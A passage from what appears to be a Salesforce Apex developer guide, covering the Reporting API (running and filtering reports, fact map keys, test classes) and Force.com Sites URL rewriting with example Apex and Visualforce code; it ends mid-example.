- In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.
- In Apex tests, asynchronous report runs will execute only after the test is stopped using the `Test.stopTest` method.

Note: All limits that apply to reports created in the report builder also apply to the API. For more information, see "Analytics Limits" in the Salesforce online help.

Run Reports

You can run a report synchronously or asynchronously through the Salesforce1 Reporting API via Apex.

Reports can be run with or without details and can be filtered by setting report metadata. When you run a report, the API returns data for the same number of records that are available when the report is run in the Salesforce user interface.

Run a report synchronously if you expect it to finish running quickly. Otherwise, we recommend that you run reports through the Salesforce API asynchronously for these reasons:

- Long-running reports have a lower risk of reaching the timeout limit when they are run asynchronously.
- The two-minute overall Salesforce API timeout limit doesn't apply to asynchronous runs.
- The Salesforce1 Reporting API can handle a higher number of asynchronous run requests at a time.
- Because the results of an asynchronously run report are stored for a 24-hour rolling period, they're available for recurring access.

Example: **Run a Report Synchronously**

To run a report synchronously, use one of the `ReportManager.runReport()` methods. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run the report
Reports.ReportResults results = Reports.ReportManager.runReport(reportId, true);
System.debug('Synchronous results: ' + results);
```

Example: **Run a Report Asynchronously**

To run a report asynchronously, use one of the `ReportManager.runAsyncReport()` methods. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run the report
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('Asynchronous instance: ' + instance);
```

List Asynchronous Runs of a Report

You can retrieve up to 2,000 instances of a report that you ran asynchronously.

The instance list is sorted by the date and time when the report was run. Report results are stored for a rolling 24-hour period. During this time, based on your user access level, you can access results for each instance of the report that was run.

Example: You can get the instance list by calling the `ReportManager.getReportInstances` method. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');
```

```
// Run a report asynchronously
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('List of asynchronous runs: ' +
    Reports.ReportManager.getReportInstances(reportId));
```

Get Report Metadata

You can retrieve report metadata to get information about a report and its report type.

Metadata includes information about fields that are used in the report for filters, groupings, detailed data, and summaries. You can use the metadata to do several things:

- Find out what fields and values you can filter on in the report type.
- Build custom chart visualizations by using the metadata information on fields, groupings, detailed data, and summaries.
- Change filters in the report metadata when you run a report.

Use the `ReportResults.getReportMetadata` method to retrieve report metadata. You can then use the "get" methods on the `ReportMetadata` class to access metadata values.

Example: The following example retrieves metadata for a report.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report
Reports.ReportResults results = Reports.ReportManager.runReport(reportId);

// Get the report metadata
Reports.ReportMetadata rm = results.getReportMetadata();
System.debug('Name: ' + rm.getName());
System.debug('ID: ' + rm.getId());
System.debug('Currency code: ' + rm.getCurrencyCode());
System.debug('Developer name: ' + rm.getDeveloperName());

// Get grouping info for first grouping
Reports.GroupingInfo gInfo = rm.getGroupingsDown()[0];
System.debug('Grouping name: ' + gInfo.getName());
System.debug('Grouping sort order: ' + gInfo.getSortOrder());
System.debug('Grouping date granularity: ' + gInfo.getDateGranularity());

// Get aggregates
System.debug('First aggregate: ' + rm.getAggregates()[0]);
System.debug('Second aggregate: ' + rm.getAggregates()[1]);

// Get detail columns
System.debug('Detail columns: ' + rm.getDetailColumns());

// Get report format
System.debug('Report format: ' + rm.getReportFormat());
```

Get Report Data

You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

Example: To access data values of the fact map, you can map grouping value keys to the corresponding fact map keys. In the following example, imagine that you have an opportunity report that's grouped by close month, and you've summarized the amount field. To get the value for the summary amount for the first grouping in the report:

1. Get the first down-grouping in the report by using the `ReportResults.getGroupingsDown` method and accessing the first `GroupingValue` object.
2. Get the grouping key value from the `GroupingValue` object by using the `getKey` method.
3. Construct a fact map key by appending `'!T'` to this key value. The resulting fact map key represents the summary value for the first down-grouping.
4. Get the fact map from the report results by using the fact map key.
5. Get the first summary amount value by using the `ReportFact.getAggregates` method and accessing the first `SummaryValue` object.
6. Get the field value from the first data cell of the first row of the report by using the `ReportFactWithDetails.getRows` method.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report synchronously
Reports.reportResults results = Reports.ReportManager.runReport(reportId, true);

// Get the first down-grouping in the report
Reports.Dimension dim = results.getGroupingsDown();
Reports.GroupingValue groupingVal = dim.getGroupings()[0];
System.debug('Key: ' + groupingVal.getKey());
System.debug('Label: ' + groupingVal.getLabel());
System.debug('Value: ' + groupingVal.getValue());

// Construct a fact map key, using the grouping key value
String factMapKey = groupingVal.getKey() + '!T';

// Get the fact map from the report results
Reports.ReportFactWithDetails factDetails =
    (Reports.ReportFactWithDetails)results.getFactMap().get(factMapKey);

// Get the first summary amount from the fact map
Reports.SummaryValue sumVal = factDetails.getAggregates()[0];
System.debug('Summary Value: ' + sumVal.getLabel());

// Get the field value from the first data cell of the first row of the report
Reports.ReportDetailRow detailRow = factDetails.getRows()[0];
System.debug(detailRow.getDataCells()[0].getLabel());
```

Filter Reports

To get specific results on the fly, you can filter reports through the API.

Changes to filters that are made through the API don't affect the source report definition. Using the API, you can filter with up to 20 custom field filters and add filter logic (such as AND and OR). But standard filters (such as range), filtering by row limit, and cross filters are unavailable.

Before you filter a report, it's helpful to check the following filter values in the metadata.

- The `ReportTypeColumn.getFilterable` method tells you whether a field can be filtered.
- The `ReportTypeColumn.filterValues` method returns all filter values for a field.
- The `ReportManager.dataTypeFilterOperatorMap` method lists the field data types that you can use to filter the report.
- The `ReportMetadata.getReportFilters` method lists all filters that exist in the report.

You can filter reports during synchronous or asynchronous report runs.

Example: To filter a report, set filter values in the report metadata and then run the report. The following example retrieves the report metadata, overrides the filter value, and runs the report. The example:

1. Retrieves the report filter object from the metadata by using the `ReportMetadata.getReportFilters` method.
2. Sets the value in the filter to a specific date by using the `ReportFilter.setValue` method and runs the report.
3. Overrides the filter value to a different date and runs the report again.

The output for the example shows the differing grand total values, based on the date filter that was applied.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Get the report metadata
Reports.ReportDescribeResult describe = Reports.ReportManager.describeReport(reportId);
Reports.ReportMetadata reportMd = describe.getReportMetadata();

// Override filter and run report
Reports.ReportFilter filter = reportMd.getReportFilters()[0];
filter.setValue('2013-11-01');
Reports.ReportResults results = Reports.ReportManager.runReport(reportId, reportMd);
Reports.ReportFactWithSummaries factSum =
    (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for November: ' + factSum.getAggregates()[0].getLabel());

// Override filter and run report
filter = reportMd.getReportFilters()[0];
filter.setValue('2013-10-01');
results = Reports.ReportManager.runReport(reportId, reportMd);
factSum = (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for October: ' + factSum.getAggregates()[0].getLabel());
```

Decode the Fact Map

The fact map contains the summary and record-level data values for a report.

Depending on how you run a report, the fact map in the report results can contain values for only summary or both summary and detailed data. The fact map values are expressed as keys, which you can programmatically use to visualize the report data. Fact map keys provide an index into each section of a fact map, from which you can access summary and detailed data.

The pattern for the fact map keys varies by report format as shown in this table.

Report format	Fact map key pattern
Tabular	`T!T`: The grand total of a report. Both record data values and the grand total are represented by this key.
Summary	***<First level row grouping_second level row grouping_third level row grouping>***`!T`: T refers to the row grand total.
Matrix	***<First level row grouping_second level row grouping>!<First level column grouping_second level column grouping>***.


Each item in a row or column grouping is numbered starting with `0`. Here are some examples of fact map keys:

Fact Map Key	Description
`0!T`	The first item in the first-level grouping.
`1!T`	The second item in the first-level grouping.
`0_0!T`	The first item in the first-level grouping and the first item in the second-level grouping.
`0_1!T`	The first item in the first-level grouping and the second item in the second-level grouping.

Let's look at examples of how fact map keys represent data as it appears in a Salesforce tabular, summary, or matrix report.

Tabular Report Fact Map


Here's an example of an opportunities report in tabular format. Since tabular reports don't have groupings, all of the record level data and summaries are expressed by the `T!T` key, which refers to the grand total.



Opportunity Name	Close Date	Probability (%)	Next Step	Expected Revenue
Data Mart - 44K	1/1/2013	90%	great win for us	$16,200.00
Data Mart - 10K	1/17/2013	90%	great win for us	$12,600.00
Data Mart - 2K	2/1/2013	90%	great win for us	$12,600.00
Data Mart - 41K	2/1/2013	90%	great win for us	$6,300.00
Data Mart - 19K	2/17/2013	90%	great win for us	$13,500.00
Data Mart - 31K	3/3/2013	90%	great win for us	$11,700.00
Data Mart - 2K	3/19/2013	75%	great win for us	$9,750.00
Data Mart - 2K	3/25/2013	75%	great win for us	$7,200.00
Data Mart - 7K	3/31/2013	75%	great win for us	$6,300.00
Data Mart - 21K	4/16/2013	75%	great win for us	$6,000.00
Data Mart - 660	5/1/2013	75%	great win for us	$8,250.00
Data Mart - 2K	5/1/2013	75%	great win for us	$5,250.00
Data Mart - 3K	5/1/2013	75%	great win for us	$2,250.00
Data Mart - 9K	5/16/2013	75%	great win for us	$6,750.00
Data Mart - 11K	5/31/2013	75%	great win for us	$10,500.00
Data Mart - 7K	6/1/2013	75%	great win for us	$12,000.00
Data Mart - 50K	7/1/2013	75%	great win for us	$12,000.00
Grand Totals (17 records)				
		avg 82%		$159,150.00

Summary Report Fact Map

This example shows how the values in a summary report are represented in the fact map.




Opportunity Name	Account Name	Amount	Type	Probability (%)	Fiscal Period	Age
Stage: Prospecting **(1 record)**		$45,000.00				
Industry: Manufacturing **(1 record)**		$45,000.00				
Acme - Widgets	Acme	$45,000.00	New Business	10%	Q2-2013	177
Stage: Needs Analysis **(1 record)**		$105,000.00				
Industry: Manufacturing **(1 record)**		$105,000.00				
Global Gadgets	Global Media	$105,000.00	Existing Business	20%	Q2-2013	184

Fact Map Key	Description
`0!T`	Summary for the value of opportunities in the Prospecting stage.
`1_0!T`	Summary of the probabilities for the Manufacturing opportunities in the Needs Analysis stage.

Matrix Report Fact Map

Here's an example of some fact map keys for data in a matrix opportunities report with a couple of row and column groupings.



Sum of Amount		Close Date	Q4 CY2010				Q1 CY2011				Grand Total
Stage	Industry	Close Date (2)	October 2010	November 2010	December 2010	Subtotal	January 2011	February 2011	March 2011	Subtotal	
Prospecting	Manufacturing	Sum of Amount	$0.00	$50,000.00	$0.00	$50,000.00	$0.00	$0.00	$0.00	$0.00	$50,000.00
	Subtotal	Sum of Amount	$0.00	$50,000.00	$0.00	$50,000.00	$0.00	$0.00	$0.00	$0.00	$50,000.00
Needs Analysis	Manufacturing	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$0.00	$120,000.00	$0.00	$120,000.00	$120,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$0.00	$120,000.00	$0.00	$120,000.00	$120,000.00
Value Proposition	Manufacturing	Sum of Amount	$0.00		$20,000.00	$20,000.00	$0.00	$0.00	$0.00	$0.00	$20,000.00
	Technology	Sum of Amount	$0.00		$0.00	$0.00	$0.00	$20,000.00	$0.00	$20,000.00	$20,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$20,000.00	$20,000.00	$0.00	$20,000.00	$0.00	$20,000.00	$40,000.00
Id. Decision Makers	Manufacturing	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$40,000.00	$0.00	$0.00	$40,000.00	$40,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$0.00	$0.00		$0.00	$0.00	$40,000.00	$40,000.00
Negotiation/Review	Technology	Sum of Amount	$0.00	$0.00	$100,000.00	$100,000.00	$0.00	$0.00	$0.00	$0.00	$100,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$100,000.00	$100,000.00	$0.00	$0.00	$0.00	$0.00	$100,000.00
Closed Won	Manufacturing	Sum of Amount	$0.00	$400,000.00	$0.00	$400,000.00	$0.00	$0.00		$0.00	$400,000.00
	Subtotal	Sum of Amount	$0.00	$400,000.00	$0.00	$400,000.00	$0.00	$0.00		$0.00	$400,000.00
	Grand Total	Sum of Amount	$0.00	$450,000.00	$120,000.00	$570,000.00	$40,000.00	$140,000.00	$0.00	$180,000.00	$750,000.00

Fact Map Key	Description
`0!0`	Total opportunity amount in the Prospecting stage in Q4 2010.
`0_0!0_0`	Total opportunity amount in the Prospecting stage in the Manufacturing sector in October 2010.
`2_1!1_1`	Total value of opportunities in the Value Proposition stage in the Technology sector in February 2011.
`T!T`	Grand total summary for the report.

Test Reports

Like all Apex code, Salesforce1 Reporting API via Apex code requires test coverage.

The Reporting Apex methods don't run in system mode, they run in the context of the current user (also called the *context user* or the *logged-in* user). The methods have access to whatever the current user has access to.

In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.

Example: **Create a Reports Test Class**

The following example tests asynchronous and synchronous reports. Each method:

- Creates a new Opportunity object and uses it to set a filter on the report.
- Runs the report.
- Calls assertions to validate the data.

Note: In Apex tests, asynchronous reports execute only after the test is stopped using the `Test.stopTest` method.

```
@isTest
public class ReportsInApexTest{

    @isTest(SeeAllData='true')
```

```
public static void testAsyncReportWithTestData() {

  List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
      DeveloperName = 'Closed_Sales_This_Quarter'];
  String reportId = (String)reportList.get(0).get('Id');

  // Create an Opportunity object.
  Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
      Probability = 95, CloseDate=system.today());
  insert opp;

  Reports.ReportMetadata reportMetadata =
      Reports.ReportManager.describeReport(reportId).getReportMetadata();

  // Add a filter.
  List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
  Reports.ReportFilter newFilter = new Reports.ReportFilter();
  newFilter.setColumn('OPPORTUNITY_NAME');
  newFilter.setOperator('equals');
  newFilter.setValue('ApexTestOpp');
  filters.add(newFilter);
  reportMetadata.setReportFilters(filters);

  Test.startTest();

  Reports.ReportInstance instanceObj =
      Reports.ReportManager.runAsyncReport(reportId,reportMetadata,false);
  String instanceId = instanceObj.getId();

  // Report instance is not available yet.
  Test.stopTest();
  // After the stopTest method, the report has finished executing
  // and the instance is available.

  instanceObj = Reports.ReportManager.getReportInstance(instanceId);
  System.assertEquals(instanceObj.getStatus(),'Success');
  Reports.ReportResults result = instanceObj.getReportResults();
 Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

  System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
}

@isTest(SeeAllData='true')
public static void testSyncReportWithTestData() {

  // Create an Opportunity Object.
  Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
      Probability = 95, CloseDate=system.today());
  insert opp;

  List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
      DeveloperName = 'Closed_Sales_This_Quarter'];
  String reportId = (String)reportList.get(0).get('Id');
```

```
        Reports.ReportMetadata reportMetadata =
            Reports.ReportManager.describeReport(reportId).getReportMetadata();

        // Add a filter.
        List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
        Reports.ReportFilter newFilter = new Reports.ReportFilter();
        newFilter.setColumn('OPPORTUNITY_NAME');
        newFilter.setOperator('equals');
        newFilter.setValue('ApexTestOpp');
        filters.add(newFilter);
        reportMetadata.setReportFilters(filters);

        Reports.ReportResults result =
            Reports.ReportManager.runReport(reportId,reportMetadata,false);
       Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

        System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
      }
}
```

Force.com Sites

Force.com Sites lets you build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic.

You can manage your Force.com sites in Apex using the methods of the `Site` and `Cookie` classes.

IN THIS SECTION:

SEE ALSO:

Site Class

Rewriting URLs for Force.com Sites

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this: `http://myblog.force.com/posts?id=003D000000Q0PcN`

With URL rewriting, your users can access blog posts by date and title, say, instead of by record ID. The URL for one of your New Year's Eve posts might be: `http://myblog.force.com/posts/2009/12/31/auld-lang-syne`

You can also rewrite URLs for links shown within a site page. If your New Year's Eve post contained a link to your Valentine's Day post, the link URL might show: `http://myblog.force.com/posts/2010/02/14/last-minute-roses`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

To learn about the methods in the `Site.UrlRewriter` interface, see UrlRewriter.

Creating the Apex Class

The Apex class that you create must implement the Force.com provided interface `Site.UrlRewriter`. In general, it must have the following form:

```
global class yourClass implements Site.UrlRewriter {
    global PageReference mapRequestUrl(PageReference
            yourFriendlyUrl)
    global PageReference[] generateUrlFor(PageReference[]
            yourSalesforceUrls);
}
```

Consider the following restrictions and recommendations as you create your Apex class:

Class and Methods Must Be Global

The Apex class and methods must all be `global`.

Class Must Include Both Methods

The Apex class must implement both the `mapRequestUrl` and `generateUrlFor` methods. If you don't want to use one of the methods, simply have it return `null`.

Rewriting Only Works for Visualforce Site Pages

Incoming URL requests can only be mapped to Visualforce pages associated with your site. You can't map to standard pages, images, or other entities.

To rewrite URLs for links on your site's pages, use the `!URLFOR` function with the `$Page` merge variable. For example, the following links to a Visualforce page named myPage:

```
<apex:outputLink value="{!URLFOR($Page.myPage)}"></apex:outputLink>
```

Note: Visualforce `<apex:form>` elements with `forceSSL="true"` aren't affected by the `urlRewriter`.

See the "Functions" appendix of the *Visualforce Developer's Guide*.

Encoded URLs

The URLs you get from using the `Site.urlRewriter` interface are encoded. If you need to access the unencoded values of your URL, use the `urlDecode` method of the EncodingUtil Class.

Restricted Characters

User-friendly URLs must be distinct from Salesforce URLs. URLs with a three-character entity prefix or a 15- or 18-character ID are not rewritten.

You can't use periods in your rewritten URLs.

Restricted Strings

You can't use the following reserved strings as part of a rewritten URL path:

- `apexcomponent`
- `apexpages`
- `ex`
- `faces`
- `flash`
- `flex`
- `google`

- `home`
- `ideas`
- `images`
- `img`
- `javascript`
- `js`
- `lumen`
- `m`
- `resource`
- `search`
- `secur`
- `services`
- `servlet`
- `setup`
- `sfc`
- `sfdc_ns`
- `site`
- `style`
- `vote`
- `widg`

Relative Paths Only

The PageReference.`getUrl()` method only returns the part of the URL immediately following the host name or site prefix (if any). For example, if your URL is `http://mycompany.force.com/sales/MyPage?id=12345`, where "sales" is the site prefix, only `/MyPage?id=12345` is returned.

You can't rewrite the domain or site prefix.

Unique Paths Only

You can't map a URL to a directory that has the same name as your site prefix. For example, if your site URL is `http://acme.force.com/help`, where "help" is the site prefix, you can't point the URL to `help/page`. The resulting path, `http://acme.force.com/help/help/page`, would be returned instead as `http://acme.force.com/help/page`.

Query in Bulk

For better performance with page generation, perform tasks in bulk rather than one at a time for the `generateUrlFor` method.

Enforce Field Uniqueness

Make sure the fields you choose for rewriting URLs are unique. Using unique or indexed fields in SOQL for your queries may improve performance.

You can also use the `Site.lookupIdByFieldValue` method to look up records by a unique field name and value. The method verifies that the specified field has a unique or external ID; otherwise it returns an error.

Here is an example, where `mynamespace` is the namespace, Blog is the custom object name, title is the custom field name, and myBlog is the value to look for:

```
Site.lookupIdByFieldValue(Schema.sObjectType.
        mynamespace__Blog__c.fields.title__c,'myBlog');
```

Adding URL Rewriting to a Site

Once you've created the URL rewriting Apex class, follow these steps to add it to your site:

1. From Setup, click **Develop** > **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, choose an Apex class for `URL Rewriter Class`.
4. Click **Save**.

Note: If you have URL rewriting enabled on your site, all PageReferences are passed through the URL rewriter.

Code Example

In this example, we have a simple site consisting of two Visualforce pages: mycontact and myaccount. Be sure you have "Read" permission enabled for both before trying the sample. Each page uses the standard controller for its object type. The contact page includes a link to the parent account, plus contact details.

Before implementing rewriting, the address bar and link URLs showed the record ID (a random 15-digit string), illustrated in the "before" figure. Once rewriting was enabled, the address bar and links show more user-friendly rewritten URLs, illustrated in the "after" figure.

The Apex class used to rewrite the URLs for these pages is shown in Example URL Rewriting Apex Class, with detailed comments.

Example Site Pages

This section shows the Visualforce for the account and contact pages used in this example.

The account page uses the standard controller for accounts and is nothing more than a standard detail page. This page should be named myaccount.

```
<apex:page standardController="Account">
    <apex:detail relatedList="false"/>
</apex:page>
```

The contact page uses the standard controller for contacts and consists of two parts. The first part links to the parent account using the `URLFOR` function and the `$Page` merge variable; the second simply provides the contact details. Notice that the Visualforce page doesn't contain any rewriting logic except `URLFOR`. This page should be named mycontact.

```
<apex:page standardController="contact">
    <apex:pageBlock title="Parent Account">
        <apex:outputLink value="{!URLFOR($Page.mycontact,null,
                [id=contact.account.id])}">{!contact.account.name}
                </apex:outputLink>
    </apex:pageBlock>
    <apex:detail relatedList="false"/>
</apex:page>
```

Example URL Rewriting Apex Class

The Apex class used as the URL rewriter for the site uses the `mapRequestUrl` method to map incoming URL requests to the right Salesforce record. It also uses the `generateUrlFor` method to rewrite the URL for the link to the account page in a more user-friendly form.


```
global with sharing class myRewriter implements Site.UrlRewriter {

    //Variables to represent the user-friendly URLs for
    //account and contact pages
    String ACCOUNT_PAGE = '/myaccount/';
    String CONTACT_PAGE = '/mycontact/';
    //Variables to represent my custom Visualforce pages
    //that display account and contact information
    String ACCOUNT_VISUALFORCE_PAGE = '/myaccount?id=';
    String CONTACT_VISUALFORCE_PAGE = '/mycontact?id=';

    global PageReference mapRequestUrl(PageReference
            myFriendlyUrl){
        String url = myFriendlyUrl.getUrl();

        if(url.startsWith(CONTACT_PAGE)){
            //Extract the name of the contact from the URL
            //For example: /mycontact/Ryan returns Ryan
            String name = url.substring(CONTACT_PAGE.length(),
                    url.length());

            //Select the ID of the contact that matches
            //the name from the URL
            Contact con = [SELECT Id FROM Contact WHERE Name =:
                    name LIMIT 1];

            //Construct a new page reference in the form
            //of my Visualforce page
            return new PageReference(CONTACT_VISUALFORCE_PAGE + con.id);
        }
        if(url.startsWith(ACCOUNT_PAGE)){
            //Extract the name of the account
            String name = url.substring(ACCOUNT_PAGE.length(),
                    url.length());

            //Query for the ID of an account with this name
            Account acc = [SELECT Id FROM Account WHERE Name =:name LIMIT 1];

           //Return a page in Visualforce format
            return new PageReference(ACCOUNT_VISUALFORCE_PAGE + acc.id);
        }
        //If the URL isn't in the form of a contact or
        //account page, continue with the request
        return null;
    }
    global List<PageReference> generateUrlFor(List<PageReference>
            mySalesforceUrls){
        //A list of pages to return after all the links
        //have been evaluated
```

```
        List<PageReference> myFriendlyUrls = new List<PageReference>();

        //a list of all the ids in the urls
        List<id> accIds = new List<id>();

        // loop through all the urls once, finding all the valid ids
        for(PageReference mySalesforceUrl : mySalesforceUrls){
        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

            //If this looks like an account page, transform it
            if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
                //Extract the ID from the query parameter
                //and store in a list
                //for querying later in bulk.
                        String id= url.substring(ACCOUNT_VISUALFORCE_PAGE.length(),
                        url.length());
                        accIds.add(id);
            }
        }

    // Get all the account names in bulk
    List <account> accounts = [SELECT Name FROM Account WHERE Id IN :accIds];

    // make the new urls
    Integer counter = 0;

    // it is important to go through all the urls again, so that the order
    // of the urls in the list is maintained.
    for(PageReference mySalesforceUrl : mySalesforceUrls) {

       //Get the URL of the page
       String url = mySalesforceUrl.getUrl();

       if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
        myFriendlyUrls.add(new PageReference(ACCOUNT_PAGE + accounts.get(counter).name));

         counter++;
       } else {
         //If this doesn't start like an account page,
         //don't do any transformations
         myFriendlyUrls.add(mySalesforceUrl);
